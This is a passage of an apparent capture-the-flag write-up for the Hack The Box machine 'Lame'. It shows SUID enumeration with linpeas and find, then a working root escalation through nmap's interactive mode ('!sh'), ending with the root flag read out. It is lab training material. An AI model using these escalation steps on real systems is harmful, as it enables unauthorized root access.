
5.1. Now on the box as the user daemon I uploaded linpeas and started some auto enumeration.

5.2. SUID - Check easy privesc, exploits and write perms
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-and-suid



```
  --- It looks like /usr/bin/arping is executing arping and
  --- It looks like /usr/bin/arping is executing from and y
  --- It looks like /usr/bin/arping is executing getopt and
  --- It looks like /usr/bin/arping is executing perror and
You own the SUID file: /usr/bin/at
-rwsr-xr-x 1 root root 19K Apr  2  2008 /usr/bin/newgrp  —
-rwsr-xr-x 1 root root 28K Apr  2  2008 /usr/bin/chfn  ⟶
-rwsr-xr-x 1 root root 763K Apr  8  2008 /usr/bin/nmap
-rwsr-xr-x 1 root root 24K Apr  2  2008 /usr/bin/chsh (Unkn
  --- It looks like /usr/bin/chsh is executing chsh and you
  --- It looks like /usr/bin/chsh is executing perror and y
  --- It looks like /usr/bin/chsh is executing rename and y
  --- It looks like /usr/bin/chsh is executing unlink and y
```

5.3. I confirmed the find manually as well.




```
daemon@lame:/tmp$ find / -perm -4000 -type f 2>/dev/null
find / -perm -4000 -type f 2>/dev/null
/bin/umount
/bin/fusermount
/bin/su
/bin/mount
/bin/ping
/bin/ping6
/sbin/mount.nfs
/lib/dhcp3-client/call-dhclient-script
/usr/bin/sudoedit
/usr/bin/X
/usr/bin/netkit-rsh
/usr/bin/gpasswd
/usr/bin/traceroute6.iputils
/usr/bin/sudo
/usr/bin/netkit-rlogin
/usr/bin/arping
/usr/bin/at
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/nmap
/usr/bin/chsh
/usr/bin/netkit-rcp
/usr/bin/passwd
/usr/bin/mtr
/usr/sbin/uuidd
/usr/sbin/pppd
/usr/lib/telnetlogin
/usr/lib/apache2/suexec
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/pt_chown
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
```

5.4. I used some online resources to see how I could leverage NMAP with SUID to get root.

  5.4.1. https://gtfobins.github.io/gtfobins/nmap/#suid


  5.4.2. https://pentestlab.blog/2017/09/25/suid-executables/

5.5. I tried it out and it worked!



```
daemon@lame:/tmp$ nmap --interactive
nmap --interactive

Starting Nmap V. 4.53 ( http://insecure.org )
Welcome to Interactive Mode -- press h <enter> for help
nmap> whoami
whoami
Unknown command (whoami) -- press h <enter> for help
nmap> !sh
!sh
sh-3.2# whoami
whoami
root
```

5.6. I popped the root shell and grabbed the root flag to finish the box!



```
sh-3.2# whoami && hostname && ip a && cat /root/root.txt
whoami && hostname && ip a && cat /root/root.txt
root
lame
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:50:56:b9:78:97 brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.3/24 brd 10.10.10.255 scope global eth0
    inet6 fe80::250:56ff:feb9:7897/64 scope link
       valid_lft forever preferred_lft forever
d16c[redacted]e7d5
sh-3.2# 
```